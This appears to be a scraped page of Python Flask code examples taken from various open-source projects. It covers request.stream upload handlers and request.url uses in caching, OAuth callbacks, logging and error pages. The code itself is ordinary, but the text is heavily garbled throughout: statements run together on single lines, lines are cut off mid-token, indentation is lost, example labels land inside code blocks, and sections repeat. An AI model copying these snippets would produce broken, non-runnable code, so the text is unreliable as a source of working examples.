        part_number == multipart.last_part_number \ else
        multipart.chunk_size

    if ck != content_length:
        raise MultipartInvalidChunkSize()

# Create part

try:
    p = Part.get_or_create(multipart, part_number) p.set_contents(
        stream)

    db.session.commit()

except Exception:
    # We remove the Part since incomplete data may have been written
    # to
    # disk (e.g. client closed connection etc.) so it must be
    # reuploaded.

    db.session.rollback()
```

```
Part.delete(multipart, part_number)

raise

return self.make_response(
    data=p,
    context={
        'class': Part,
    },
    etag=p.checksum
)
```

## Example 12

Project: *curldump* Author: *ledeuns* File: [curldump.py](#) ISC License

```
5 vo

def postfile():

    rv = []

    for file in request.files.itervalues():

        h = savefile(file.filename, file.stream)
        rv.append(BASE_URL+h+"\n")

    return Response("\n".join(rv), mimetype="text/uri-list")
```

## Example 13

Project: *curldump* Author: *ledeuns* File: [curldump.py](#) ISC License

```
5 vo

def putfile(filename):
```

```
h = savefile(filename, request.stream)

return Response(BASE_URL+h+"\n", mimetype="text/uri-list")
```

### Example 14

5 vo

Project: *curldump* Author: *ledeuns* File: [\*curldump.py\*](#) [ISC License](#)

```
def putstream():

filename = str(uuid.uuid4())

h = savefile(filename, request.stream)

return Response(BASE_URL+h+"\n", mimetype="text/uri-list")
```

### Example 15

Project: *nametableswapper* Author: *graphicore* File: [\*main.py\*](#) [Apache License 2.0](#)

5 vo

```
def _unpack( stream):

# L = unsignedlong 4 bytes

while True:

head = stream.read(8)

if not head:

break

jsonlen, fontlen = struct.unpack('ll', head) desc = json.loads(
stream.read(jsonlen).decode('utf-8')) font = TTFont(BytesIO(
stream.read(fontlen))) yield (desc, font)
```

## Example 16

Project: *c* Author: *rettier* File: [main.py](#) MIT License

5 vo

```
def post():

    return storage_backend.put(get_key(), request.stream) Example 17
```

Project: *c* Author: *rettier* File: [main.py](#) MIT License

5 vo

```
def get():

    key = get_key()

    result = process_custom_command(key)
```

if result is False:

```
    if storage_backend.has_key(key):
```

```
        result = storage_backend.get(key)
```

else:

```
    result = empty_gzip
```

if isinstance(result, str):

```
    result = gzip.compress(result.encode("utf-8")) return
    Response(result, content_type="application/octet-stream") Example 18
```

Project: *swift-offline* Author: *zoffline* File: [swift\\_offline.py](#) GNU General Public License v3.0

4 vo

```
def api_profiles_activities_id(player_id, activity_id): if not request.stream:  
    return "", 400  
  
activity_id = int(activity_id) & 0xffffffffffffffff activity =  
activity_pb2.Activity()  
  
activity.ParseFromString(request.stream.read())  
update.protobuf_in_db('activity', activity, activity_id)  
  
response = '{"id":%s}' % activity_id if request.args.get('upload-to-strava') != 'true': return response, 200  
  
try:  
    from stravalib.client import Client  
  
except ImportError:  
  
    logger.warn("stravalib is not installed. Skipping Strava upload attempt.") return response, 200  
  
strava = Client()  
  
try:  
  
    with open('%s/strava_token.txt' % STORAGE_DIR, 'r') as f: client_id = f.readline().rstrip('\n')  
  
    client_secret = f.readline().rstrip('\n') strava.access_token =  
f.readline().rstrip('\n') refresh_token = f.readline().rstrip('\n')  
expires_at = f.readline().rstrip('\n')  
  
except:
```

```
logger.warn("Failed to read %s/strava_token.txt. Skipping Strava
upload at return response, 200

try:

if time.time() > int(expires_at):

refresh_response = strava.refresh_access_token(client_id=client_id,
cl refresh_token=refresh_t

with open('%s/strava_token.txt' % STORAGE_DIR, 'w') as f:
f.write(client_id + '\n');

f.write(client_secret + '\n');

f.write(refresh_response['access_token'] + '\n');
f.write(refresh_response['refresh_token'] + '\n');
f.write(str(refresh_response['expires_at']) + '\n'); except:

logger.warn("Failed to refresh token. Skipping Strava upload
attempt.") return response, 200

try:

# See if there's internet to upload to Strava
strava.upload_activity(BytesIO(activity.fit), data_type='fit',
name=activi

# XXX: assume the upload succeeds on strava's end. not checking
on it.

except:

logger.warn("Strava upload failed. No internet?") return response,
200
```

## Example 19

Project: *swift-offline* Author: *zoffline* File: [\*swift\\_offline.py\*](#) [GNU General Public License v3.0](#)

```
4 vo

def handle_segment_results(request):
    if request.method == 'POST':
        if not request.stream:
            return "", 400

        result = segment_result_pb2.SegmentResult()
        result.ParseFromString(request.stream.read())
        result.id = get_id('segment_result')

        result.world_time = world_time()

        result.finish_time_str = datetime.datetime.now().strftime("%Y-%m-%dT%H:%M")
        result.f20 = 0

        insert_protobuf_into_db('segment_result', result)
        return '{"id": %d}' % result.id, 200

    # request.method == GET

    # world_id = int(request.args.get('world_id'))
    # player_id = request.args.get('player_id')

    # full = request.args.get('full') == 'true'

    # Require segment_id

    if not request.args.get('segment_id'):
        return "", 422
```

```
segment_id = int(request.args.get('segment_id')) & 0xffffffffffffffffffff
only_best = request.args.get('only-best') == 'true'

from_date = request.args.get('from')

to_date = request.args.get('to')

results = segment_result_pb2.SegmentResults() results.world_id = 1

results.segment_id = segment_id

cur = g.db.cursor()

where_stmt = "WHERE segment_id = ?"

where_args = [str(segment_id)]

if player_id:

    where_stmt += " AND player_id = ?"

    where_args.append(player_id)

if from_date:

    where_stmt += " AND strftime('%s', finish_time_str) > strftime('%s',
?)"

    where_args.append(from_date)

if to_date:

    where_stmt += " AND strftime('%s', finish_time_str) < strftime('%s',
?)"

    where_args.append(to_date)

if only_best:
```

```
where_stmt += " ORDER BY elapsed_ms LIMIT 1"

cur.execute("SELECT * FROM segment_result %s" % where_stmt,
where_args) for row in cur.fetchall():

result = results.segment_results.add()

row_to_protobuf(row, result, ['f3', 'f4', 'segment_id',
'event_subgroup_id'] return results.SerializeToString(), 200
```

## Example 20

Project: *duckpond* Author: *alexmilowski* File: [api.py](#) [Apache License 2.0](#)

4 vo

```
def content_item_resource(id,resource):

if request.method == 'GET':

wrap = request.args.get('wrap')

status_code,data,contentType =
model.getContentResource(id,resource); if status_code==200:

if contentType.startswith("text/html") and wrap is not None: blob =
io.BytesIO()

for chunk in data:

blob.write(chunk)

content = blob.getvalue().decode("utf-8").strip() if not
content.startswith('<!DOCTYPE'): editorConfig =
app.config.get('EDITOR_CONFIG') header = "

bodyStart = "
```

```
bodyEnd = ""

if editorConfig is not None and wrap=='preview': wheader =
editorConfig.get('wrap-header') pheader = editorConfig.get('preview-
wrap-header') if pheader is not None:

    header = pheader

elif wheader is not None:

    header = wheader

    wbody = editorConfig.get('wrap-body')

    pbody = editorConfig.get('preview-body-main') if pbody is not None:

        bodyStart = pbody[0]

        bodyEnd = pbody[1]

    elif wbody is not None:

        bodyStart = wbody[0]

        bodyEnd = wbody[1]

    elif editorConfig is not None and wrap=='formatted': wheader =
editorConfig.get('wrap-header') if wheader is not None:

        header = wheader

        wbody = editorConfig.get('wrap-body')

        if wbody is not None:

            bodyStart = wbody[0]

            bodyEnd = wbody[1]
```

```
content = """  
  
<!DOCTYPE html>  
  
<html>  
  
<head><title>"""+ resource + '</title>' + header + """  
  
</head>  
  
<body>  
""" + bodyStart + content + bodyEnd + '</body></html>'  
  
return Response(stream_with_context(content),content_type =  
contentTyp else:  
  
return Response(stream_with_context(data),content_type =  
contentType) else:  
  
abort(status_code)  
  
if request.method == 'PUT':  
  
status_code,data,contentType =  
model.updateContentResource(id,resource,reque if  
status_code==200 or status_code==201:  
  
return  
Response(stream_with_context(data),status=status_code,content_ty  
pe else:  
  
return Response(status=status)  
  
if request.method == 'DELETE':  
  
status = model.deleteContentResource(id,resource) return  
Response(status=status)
```

## Python `flask.request.url()` Examples

The following are code examples for showing how to use `flask.request.url()`. They are from open source Python projects. You can vote up the examples you like or vote down the ones you don't like.

### Example 1

Project: `everyclass-server` Author: `everyclass` File: `__init__.py` Mozilla Public License 2.0 6 vc

```
def user_update_remote_manifest():
    """更新数据最后更新时间"""
    from everyclass.rpc.http import HttpRpc

    # 获取安卓客户端下载链接
    android_manifest = HttpRpc.call(method="GET",
                                      url="https://everyclass.cdn.admirable.pro/androidManifest",
                                      retry=True)
    android_ver = android_manifest['latestVersions'][0]['mainstream']['versionCode']
    __app.config['ANDROID_CLIENT_URL'] = android_manifest['releases'][android_ver]

    # 更新数据最后更新时间
    _api_server_status = HttpRpc.call(method="GET",
                                       url=__app.config['API_SERVER_BASE_URL'] + '/status',
                                       retry=True,
                                       headers={'X-Auth-Token': __app.config['API_TOKEN']})
    __app.config['DATA_LAST_UPDATE_TIME'] = _api_server_status['data_time']
```

### Example 2

Project: `zmirror` Author: `apichum` File: `zmirror.py` MIT License 6 vc

```
def update_content_in_local_cache(url, content, method='GET'):
    """更新 local_cache 中缓存的资源，追加content
    在stream模式中使用"""
    if local_cache_enable and method == 'GET' and cache.is_cached(url):
        info_dict = cache.get_info(url)
        resp = cache.get_obj(url)
        resp.set_data(content)

    # 当存储的资源没有完整的content时，without_content 被设置为true
    # 上时该缓存不会生效，只有当content被添加后，缓存才会实际生效
    # 在stream模式中，因为是先接收http头，然后再接收内容，所以会出现只有头而没有内容的情况
    # 此时程序会先将只有头部的响应添加到本地缓存，在内容实际接收完成后在追加内容
    info_dict['without_content'] = False

    if verbose_level >= 4: dbgprint('LocalCache_UpdateCache', url, content[:3])
    cache.put_obj(
        url,
        resp,
        obj_size=len(content),
        expires=get_expire_from_mime(parse_mime),
        last_modified=info_dict.get('last_modified'),
        info_dict=info_dict,
    )
```

### Example 3

Python flask.request.url() Examples The following are code examples for showing how to use `flask.request.url()`. They are from open source Python projects. You can vote up the examples you like or vote down the ones you don't like.

## Example 1

Project: `everyclass-server` Author: `everyclass` File: [`\_\_init\_\_.py`](#)  
[Mozilla Public License 2.0](#)

6 vo

```
def cron_update_remote_manifest():

    """更新数据最后更新时间"""

    from everyclass.rpc.http import HttpRpc

    # 获取安卓客户端下载链接

    android_manifest = HttpRpc.call(method="GET",
        url="https://everyclass.cdn.admirable.pro/and retry=True)

    android_ver = android_manifest['latestVersions']['mainstream']
    ['versionCode']

    __app.config['ANDROID_CLIENT_URL'] =
    android_manifest['releases'][android_ver]

    # 更新数据最后更新时间

    _api_server_status = HttpRpc.call(method="GET",
        url=__app.config['API_SERVER_BASE_URL'] + '
        retry=True,
        headers={'X-Auth-Token': __app.config['API_S
```

```
__app.config["DATA_LAST_UPDATE_TIME"] =  
_api_server_status["data_time"]
```

## Example 2

Project: *zmirror* Author: *aploium* File: [\*zmirror.py\*](#) MIT License

6 vo

```
def update_content_in_local_cache( url, content, method='GET'):  
    """更新 local_cache 中缓存的资源, 追加content 在stream模式中使  
用"""  
  
    if local_cache_enable and method == 'GET' and cache.is_cached(url):  
        info_dict = cache.get_info(url)  
  
        resp = cache.get_obj(url)  
  
        resp.set_data(content)  
  
        # 当存储的资源没有完整的content时, without_content 被设置为true  
  
        # 此时该缓存不会生效, 只有当content被添加后, 缓存才会实际生效  
  
        # 在stream模式中, 因为是先接收http头, 然后再接收内容, 所以会出现  
        # 只有头而没有内容的情况  
  
        # 此时程序会先将只有头部的响应添加到本地缓存, 在内容实际接收完  
        # 成后再追加内容  
  
        info_dict['without_content'] = False  
  
        if verbose_level >= 4: dbgprint('LocalCache_UpdateCache', url,  
            content[:3]  
  
        cache.put_obj(  
            url,
```

```
resp,  
obj_size=len(content),  
expires=get_expire_from_mime(parse.mime),  
last_modified=info_dict.get('last_modified'), info_dict=info_dict,  
)
```

### Example 3

Project: *zmirror* Author: *aploium* File: [zmirror.py](#) MIT License

6 vo

```
def try_get_cached_response( url, client_header=None):
```

"""

尝试从本地缓存中取出响应

:param url: real url with query string

:type client\_header: dict

:rtype: Union[Response, None]

"""

# Only use cache when client use GET

```
if local_cache_enable and parse.method == 'GET' and  
cache.is_cached( url): if client_header is not None and 'if-modified-  
since' in client_header and cache.is_unchanged( url,  
client_header.get('if-modified-since', No dbgprint('FileCacheHit-304',  
url))
```

```
return generate_304_response()
```

```
else:  
  
    cached_info = cache.get_info( url)  
  
    if cached_info.get('without_content', True):  
  
        # 关于 without_content 的解释, 请看  
        update_content_in_local_cache()函数  
  
    return None  
  
    # dbgprint('FileCacheHit-200')  
  
    resp = cache.get_obj( url)  
  
    assert isinstance(resp, Response)  
  
    parse.set_extra_resp_header('x-zmirror-cache', 'FileHit') return resp  
  
else:  
  
    return None
```

#### Example 4

Project: *zmirror* Author: *aploium* File: [\*zmirror.py\*](#) MIT License

6 vo

```
def extract_url_path_and_query(full_url=None, no_query=False):
```

"""

Convert http://foo.bar.com/aaa/p.html?x=y to /aaa/p.html?x=y

```
:param no_query:
```

```
:type full_url: str
```

```
:param full_url: full url
```

```
:return: str

"""

if full_url is None:
    full_url = request.url
    split = urlsplit(full_url)
    result = split.path or "/"
    if not no_query and split.query:
        result += '?' + split.query
    return result

# ##### End Client Request Handler
#####

# ##### Begin Middle Functions
#####
```

## Example 5

Project: *zmirror* Author: *aploium* File: [\*zmirror.py\* MIT License](#)

6 vo

```
def request_remote_site():

"""

请求远程服务器(high-level), 并在返回404/500时进行 domain_guess
尝试

"""
```

```
# 请求被镜像的网站

# 注意: 在zmirror内部不会处理重定向, 重定向响应会原样返回给浏览器

parse.remote_response = send_request(
    parse.remote_url,
    method=request.method,
    headers=parse.client_header,
    data=parse.request_data_encoded,
)

if parse.remote_response.url != parse.remote_url:
    warnprint("requests's remote url", parse.remote_response.url,
              'does not equals our rewrited url', parse.remote_url) if 400 <=
    parse.remote_response.status_code <= 599:

# 猜测 url所对应的正确域名

dbgprint("Domain guessing for", request.url) result =
guess_correct_domain()

if result is not None:

    parse.remote_response = result
```

## Example 6

Project: *myweb* Author: *Busui* File: [init.py](#) MIT License

6 vo

```
def register_logging(app):
```

```
class RequestFormatter(logging.Formatter):

    def format(self, record):
        record.url = request.url

        record.remote_addr = request.remote_addr

        return super(RequestFormatter, self).format(record)
    request_formatter = RequestFormatter(
        '[%(asctime)s] %(remote_addr)s requested %(url)s\n'
        '%(levelname)s in %(module)s: %(message)s'
    )

    formatter = logging.Formatter('%(asctime)s - %(name)s - %'
        '(levelname)s - %(message)s')
    file_handler = RotatingFileHandler(os.path.join(basedir, 'logs/love.log'),
        maxBytes=10 * 1024 * 1024, backupCount=10)

    file_handler.setFormatter(formatter)
    file_handler.setLevel(logging.INFO)

    if not app.debug:
        app.logger.addHandler(file_handler)
```

## Example 7

[Project: burp-extension-training](#) [Author: sunnyneo](#) [File: webserver.py](#)  
[GNU General Public License](#)

6 vo

[v3.0](#)

```
def challenge1():

    global requestCounter

    inputToken = request.headers.get('secret-token')

    if inputToken is None or inputToken not in tokens: print(tokens)

    return generateResponse("Invalid Token. Go to /token/") else:

        requestCounter += 1

        if requestCounter == 5:

            print("Resetting Tokens")

            requestCounter = 0

            resetToken()

        return generateResponse("Request successfully received.")
```

#value is required to be base64 and url encoded **Example 8**

[Project: burp-extension-training](#) Author: sunnyneo File: [webserver.py](#)  
[GNU General Public License](#)

6 vo

[v3.0](#)

```
def challenge4(randomPath):

    if 'start' in request.url:

        response = '<html>\n'

        for i in range(1,100):
```

```

eachiframe = "<iframe src=\"http://127.0.0.1:5000/4/\" + \"a\"*i
eachiframe = eachiframe + "\"></iframe>\n"

response = response + eachiframe

response = response + '</html>'

return response

else:

length = len(request.url)

response = generateResponse("Request successfully received.") if
length % 3 == 0 or length % 4 == 0:

response.headers.set('Secret', 'you-are-not-supposed-to-see-this')
return response

```

## Example 9

Project: *os-api* Author: *openspending* File: [cache.py](#) MIT License

6 vo

```

def return_cached():

cache = current_app.extensions.get('cache') loader =
current_app.extensions.get('loader') stats =
current_app.extensions.get('stats') o = urlparse(request.url)

stats.increment('openspending.api.requests') package_id, service =
service_for_path(o.path, o.query) if service is not None:

stats.increment('openspending.api.requests.' + service) if cache is
not None \

and not (loader and o.path.startswith(url_for('FDPLoader.load'))):
response = cache.get_from_cache(package_id, o.query, o.path) if

```

response:

```
stats.increment('openspending.api.cache.hits') response.from_cache  
= True  
  
response.headers.add('X-OpenSpending-Cache', 'true')  
response.headers.add('X-OpenSpending-Packageld', package_id)  
return response
```

stats.increment('openspending.api.cache.misses') **Example 10**

Project: *os-api* Author: *openspending* File: [cache.py](#) MIT License

6 vo

```
def cache_response(response):
```

```
cache = current_app.extensions.get('cache') stats =  
current_app.extensions.get('stats') o = urlparse(request.url)  
  
stats.increment('openspending.api.responses.%d' %  
response.status_code) if cache is not None and  
response.status_code == 200 and not hasattr(response, package_id),  
_ = service_for_path(o.path, o.query) if package_id is not None:
```

try:

```
cache.put_in_cache(package_id, o.query, o.path, response) except  
Exception:
```

```
logging.exception('There was a problem caching the response')  
stats.increment('openspending.api.cache.fail')  
response.headers.add('X-OpenSpending-Cache', 'false')  
response.headers.add('X-OpenSpending-Packageld', package_id)  
return response
```

**Example 11**

Project: *python-ds3-sdk* Author: *LabAdvComp* File: [\*api.py\*](#) Apache License 2.0

6 vo

## Example 12

Project: *python-flask-restful-api* Author: *akashtalole* File: [\*storage.py\*](#)  
[MIT License](#)

6 vo

```
def upload_local(uploaded_file, key, upload_dir='static/media/',
**kwargs):
    """
    Uploads file locally. Base dir - static/media/
    """

    filename = secure_filename(uploaded_file.filename)
    file_relative_path = upload_dir + key + '/' + generate_hash(key) + '/'
    file_path = app.config['BASE_DIR'] + '/' + file_relative_path
    dir_path = file_path.rsplit('/', 1)[0]

    # delete current
    try:
        rmtree(dir_path)
    except OSError:
        pass

    # create dirs
    if not os.path.isdir(dir_path):
        os.makedirs(dir_path)

    uploaded_file.save(file_path)
```

```
file_relative_path = '/' + file_relative_path if get_settings()  
['static_domain']:
```

```
    return get_settings()['static_domain'] + \  
        file_relative_path
```

```
return create_url(request.url, file_relative_path) Example 13
```

Project: *python-flask-restful-api* Author: *akashtalole* File:  
[request\\_context\\_task.py](#) MIT License

6 vo

```
def _include_request_context(self, kwargs):  
    """Includes all the information about current Flask request context as  
    an additional argument to the task.  
    """  
  
    if not has_request_context():  
        return  
  
    # keys correspond to arguments of  
    # :meth:`Flask.test_request_context`  
  
    context = {  
        'path': request.path,  
        'base_url': request.url_root,  
        'method': request.method,  
        'headers': dict(request.headers),  
    }
```

```
if '?' in request.url:  
    context['query_string'] = request.url[(request.url.find('?') + 1):]  
    kwargs[self.CONTEXT_ARG_NAME] = context
```

## Example 14

Project: *authserver* Author: *brighthive* File: [oauth2.py](#) MIT License

6 vo

```
def authorize():  
    user = current_user()  
    if not user:  
        client_id = request.args.get('client_id')  
        return redirect(url_for('home_ep.login', client_id=client_id,  
        return_to=re if request.method == 'GET':  
    try:  
        grant = authorization.validate_consent_request(end_user=user)  
        except OAuth2Error as error:  
            return error.error  
        return render_template('authorize.html', user=user, grant=grant) if  
        not user and 'username' in request.form:  
            username = request.form.get('username') user =  
            User.query.filter_by(username=username).first() if  
            request.form['consent']:  
                grant_user = user
```

```
else:  
    grant_user = None  
  
    clear_user_session()  
  
    return  
    authorization.create_authorization_response(grant_user=grant_user)  
)
```

**Example 15**

Project: *Flask-Discord* Author: *thec0sm0s* File: [\*client.py\*](#) MIT License

6 vo

```
def callback(self):
```

"""A method which should be always called after completing  
authorization c usually in callback view.

It fetches the authorization token and saves it flask

```
`session <http://flask.pocoo.org/docs/1.0/api/#flask.session>` _  
object.
```

"""

```
if request.values.get("error"):
```

```
    return request.values["error"]
```

```
    discord =  
    self._make_session(state=session.get("DISCORD_OAUTH2_STATE"))  
    token = discord.fetch_token(  
        configs.TOKEN_URL,
```

```
        client_secret=self.client_secret,
```

```
        authorization_response=request.url
```

)

session["DISCORD\_OAUTH2\_TOKEN"] = token **Example 16**

Project: *qis* Author: *quru* File: [\*views\\_util.py\*](#) GNU Affero General Public License v3.0

6 vo

```
def log_security_error(error, request):
```

```
"""
```

Creates an error log entry and returns true if 'error' is a SecurityError, otherwise performs no action and returns false.

```
"""
```

```
if error and isinstance(error, SecurityError): ip = request.remote_addr  
if request.remote_addr else '<unknown>'
```

```
user = get_session_user()
```

```
logger.error(
```

```
'Security error for %s URL %s for user %s from IP %s : %s' % (
```

```
request.method.upper(),
```

```
request.url,
```

```
user.username if user else '<anonymous>', ip,
```

```
unicode_to_utf8(str(error))
```

```
)
```

```
)
```

```
    return True

else:

    return False

# Cache of find/replace strings for safe_error_str() Example 17
```

Project: *PyChunkedGraph* Author: *seung-lab* File: [\*common.py\*](#)  
[Mozilla Public License 2.0](#)

```
6 vo

def after_request(response):
    dt = (time.time() - current_app.request_start_time) * 1000
    current_app.logger.debug("Response time: %.3fms" % dt)
    try:
        log_db = app_utils.get_log_db(current_app.table_id)
        log_db.add_success_log(
            user_id="",
            user_ip="",
            request_time=current_app.request_start_date,
            response_time=dt,
            url=request.url,
            request_data=request.data,
            request_type=current_app.request_type,
        )
    except:
```

```
current_app.logger.debug("LogDB entry not successful") return  
response
```

## Example 18

Project: *oadoi* Author: *ourresearch* File: [views.py](#) [MIT License](#)

6 vo

```
def bookmarklet_js():
```

```
    base_url = request.url.replace(
```

```
        "browser-tools/bookmarklet.js",
```

```
        "static/browser-tools/"
```

```
)
```

```
if "localhost:" not in base_url:
```

```
# seems like this shouldn't be necessary. but i think
```

```
# flask's request.url is coming in with http even when
```

```
# we asked for https on the server. weird.
```

```
    base_url = base_url.replace("http://", "https://") rendered =  
    render_template(
```

```
        "browser-tools/bookmarklet.js",
```

```
        base_url=base_url
```

```
)
```

```
    resp = make_response(rendered, 200)
```

```
    resp.mimetype = "application/javascript"
```

```
return resp
```

## Example 19

[Project: memeBuilder](#) [Author: lvhuiyang](#) [File: meme\\_builder.py](#) [BSD 3-Clause "New" or "Revised"](#)

6 vo

### [License](#)

```
def index():
    if request.method == 'GET':
        return '请在终端输入 <strong style="color: blue">' \
               'curl --data "text=要展示的文字（<21字符）&token=qc_token" ' \
               "'sticker.lvhuiyang.cn </strong> 生成对应文字表情包\n'
    text = request.form.get('text')
    token = request.form.get('token')
    if text and token == ACCESS_TOKEN:
        if len(text) > 21: return 'text 长度超出 21 个字符\n'
        text_uuid = client.get(text)
        if text_uuid:
            return '生成地址: {}meme/{}'.format(request.url, text_uuid)
        else:
            new_uuid = make_uuid()
            client.set(text, new_uuid)
```

```
client.set(new_uuid, "0")

handler.delay(new_uuid, text)

return '生成地址: {}meme/{}/\n'.format(request.url, new_uuid) return
'参数不正确.\n'
```

## Example 20

Project: *zmirror* Author: *aploium* File: [zmirror.py](#) [MIT License](#)

5 vo

```
def put_response_to_local_cache( url, _our_resp,
without_content=False):
```

"""

put our response object(headers included) to local cache

:param without\_content: for stream mode use

:param url: client request url

:param \_our\_resp: our response(flask response object) to client,
would be stor

:type url: str

:type \_our\_resp: Response

:type without\_content: bool

"""

```
# Only cache GET method, and only when remote returns 200(OK)
status if parse.method != 'GET' or _our_resp.status_code != 200:
return
```

```
dbgprint('PuttingCache:', url, "without_content:", without_content) if
without_content:

our_resp = copy.copy(_our_resp)

our_resp.response = None # delete iterator obj_size = 0

else:

our_resp = _our_resp

obj_size = len(parse.remote_response.content)

# requests' header are CaseInsensitive

last_modified = parse.remote_response.headers.get('Last-Modified',
None) cache.put_obj(
url,
our_resp,
expires=get_expire_from_mime(parse.mime),
obj_size=obj_size,
last_modified=last_modified,
info_dict={'without_content': without_content,
'last_modified': last_modified,
},
)
```

## Example 21

Project: *zmirror* Author: *aploium* File: [\*zmirror.py\*](#) MIT License

5 vo

```
def response_cookies_deep_copy():
```

"""

It's a BAD hack to get RAW cookies headers, but so far, we don't have better w We'd go DEEP inside the urllib's private method to get raw headers raw\_headers example:

```
[('Cache-Control', 'private'),  
 ('Content-Length', '48234'),  
 ('Content-Type', 'text/html; Charset=utf-8'), ('Server', 'Microsoft-IIS/8.5'),  
 ('Set-Cookie','BoardList=BoardID>Show; expires=Mon, 02-May-2016  
 16:00:00 GMT; ('Set-Cookie','aspsky=abcefgh; expires=Sun, 24-Apr-  
 2016 16:00:00 GMT; path=/; ('Set-Cookie',  
 'ASPSESSIONIDSCSSDSSQ=OGKMLAHDHBFDJCDMGBOAGOM  
 J; path=/'), ('X-Powered-By', 'ASP.NET'),  
 ('Date', 'Tue, 26 Apr 2016 12:32:40 GMT')]
```

"""

```
raw_headers =  
 parse.remote_response.raw._original_response.headers._headers  
 header_cookies_string_list = []  
  
 for name, value in raw_headers:  
     if name.lower() == 'set-cookie':  
         if my_host_scheme == 'http://':  
             value = value.replace('Secure;', "")
```

```

value = value.replace(';Secure', ';')
value = value.replace('; Secure', ';')

if 'httponly' in value.lower():

if enable_aggressive_cookies_path_rewrite:

# 暴力cookie path重写, 把所有path都重写为 /
value = regex_cookie_path_rewriter.sub('path=/', value) elif
enable_aggressive_cookies_path_rewrite is not None:

# 重写HttpOnly Cookies的path到当前 url下

# eg(/extdomains/a.foobar.com): path=/verify; -> path=/extdoma if
parse.remote_domain not in domain_alias_to_target_set: # d value =
regex_cookie_path_rewriter.sub(
'\g<prefix>/=extdomains/' + parse.remote_domain + '\g<
header_cookies_string_list.append(value)

return header_cookies_string_list

```

## Example 22

Project: *zmirror* Author: *aploium* File: [\*zmirror.py\*](#) [MIT License](#)

5 vo

```

def assemble_parse():

"""将用户请求的URL解析为对应的目标服务器URL"""

_temp = decode_mirror_url()

parse.remote_domain = _temp['domain'] # type: str parse.is_https =
_temp['is_https'] # type: bool parse.remote_path = _temp['path'] # type: str parse.remote_path_query = _temp['path_query'] # type: str

```

```
parse.is_external_domain =
is_external_domain(parse.remote_domain) parse.remote_url =
assemble_remote_url() # type: str parse.url_no_scheme =
parse.remote_url[parse.remote_url.find('//') + 2:] # ty
recent_domains[parse.remote_domain] = True # 写入最近使用的域名
```

```
dbgprint('after assemble_parse, url:', parse.remote_url, '
path_query:', pa
```

**Example 23**

Project: *pnp* Author: *HazardDede* File: <http.py> MIT License

5 vo

```
def _create_app(self):
```

```
    that = self
```

```
    flask = load_optional_module('flask', self.EXTRA) app =
flask.Flask(__name__)
```

```
    if self.server_impl == 'flask':
```

```
        # We need to register a shutdown endpoint, to end the serving if
        # using
```

```
        # development server
```

```
        @app.route('/_shutdown', methods=['DELETE']) def shutdown(): #
pylint: disable=unused-variable from flask import request
```

```
        func = request.environ.get('werkzeug.server.shutdown') if func is
None:
```

```
            raise RuntimeError('Not running with the Werkzeug Server') #
```

```
            func()
```

```
        return json.dumps({'success': True}), 200, {'ContentType': 'appli
```

```
@app.route('/', defaults={'path': '/'}, methods=self.allowed_methods)

@app.route('/<path:path>', methods=self.allowed_methods) def
catch_all(path): # pylint: disable=unused-variable from flask import
request

data = request.get_json(force=True, silent=True) if data is None: # No valid json in request body > fallback to data data = request.data if
request.data != b"" else None payload = dict(
    endpoint=path,
    levels=["/"] if path == "/" else path.split('/'), method=request.method,
    query=self._flatten_query_args(dict(request.args)), data=data,
    is_json=isinstance(data, dict),
    url=request.url,
    full_path=request.full_path,
    path=request.path
)
that.notify(payload)

return json.dumps({'success': True}), 200, {'ContentType': 'application/json'}
return app
```

## Example 24

Project: *Nurevam* Author: *Maverun* File: [app.py](#) MIT License

5 vo

```
def confirm_login():
```

```
log.info("Checking login....")

# Check for state and for 0 errors

state = session.get('oauth2_state')

if not state or request.values.get('error'): return
redirect(url_for('index'))

# Fetch token

discord = utils.make_session(state=state)

discord_token = discord.fetch_token(
    data_info.TOKEN_URL,
    client_secret=data_info.OAUTH2_CLIENT_SECRET,
    authorization_response=request.url)

if not discord_token:

    log.info("Not clear, returning") return redirect(url_for('index'))

# Fetch the user

user = utils.get_user(discord_token)

# Generate api_key from user_id

serializer =
JSONWebSignatureSerializer(app.config['SECRET_KEY']) api_key
= str(serializer.dumps({'user_id': user['id']}))

# Store api_key

db.set('user:{}:api_key'.format(user['id']), api_key)

# Store token
```

```
db.set('user:{}:discord_token'.format(user['id']),
json.dumps(discord_token))

# Store api_token in client session

api_token = {

'api_key': api_key,
'user_id': user['id']

}

session.permanent = True

session['api_token'] = api_token

log.info("Clear, redirect...")

if data_info.last_path and data_info.last_path != request.url_root: #if
if it path = data_info.last_path

data_info.last_path = None

return redirect(path)

data_info.last_path = None

return redirect(url_for('after_login'))
```

## Example 25

Project: *ras-frontstage* Author: *ONSdigital* File: [error\\_handlers.py](#)  
[MIT License](#)

5 vo

```
def client_error(error):
```

```
logger.info('Client error', url=request.url, status_code=error.code)
return render_template('errors/400-error.html'), 400
```

## Example 26

Project: *ras-frontstage* Author: *ONSdigital* File: [error\\_handlers.py](#)  
[MIT License](#)

5 vo

```
def not_found_error(error):
    logger.info('Not found error', url=request.url,
    status_code=error.code) return render_template('errors/404-
error.html'), 404
```

## Example 27

Project: *ras-frontstage* Author: *ONSdigital* File: [error\\_handlers.py](#)  
[MIT License](#)

5 vo

```
def handle_csrf_error(error):
    logger.warning('CSRF token has expired',
    error_message=error.description, stat session_handler =
SessionHandler()

    session_key = request.cookies.get('authorization') encoded_jwt =
session_handler.get_encoded_jwt(session_key) if not encoded_jwt:
        return render_template('errors/400-error.html'), 400
    else:
        return redirect(url_for('sign_in_bp.logout', csrf_error=True,
next=request Example 28
```

Project: *ras-frontstage* Author: *ONSdigital* File: [error\\_handlers.py](#)  
[MIT License](#)

5 vo

```
def api_error(error):  
  
    logger.error(error.message or 'Api failed to retrieve required data',  
                url=request.url,  
  
                status_code=500,  
  
                api_url=error.url,  
  
                api_status_code=error.status_code,  
  
                **error.kwargs)  
  
    return render_template('errors/500-error.html'), 500
```

### **Example 29**

Project: *ras-frontstage* Author: *ONSdigital* File: [error\\_handlers.py](#)  
[MIT License](#)

5 vo

```
def connection_error(error):  
  
    logger.error('Failed to connect to external service', url=request.url,  
                status=return render_template('errors/500-error.html'), 500
```

### **Example 30**

Project: *ras-frontstage* Author: *ONSdigital* File: [error\\_handlers.py](#)  
[MIT License](#)

5 vo

```
def server_error(error):  
  
    logger.error('Generic exception generated', exc_info=error,  
    url=request.url, return render_template('errors/500-error.html'),  
    getattr(error, 'code', 500) Example 31
```

Project: *ras-frontstage* Author: *ONSdigital* File: [error\\_handlers.py](#)  
[MIT License](#)

5 vo

```
def eq_error(error):  
  
    logger.error('Failed to generate EQ URL', error=error.message,  
    url=request.url, return render_template('errors/500-error.html'), 500
```

### **Example 32**

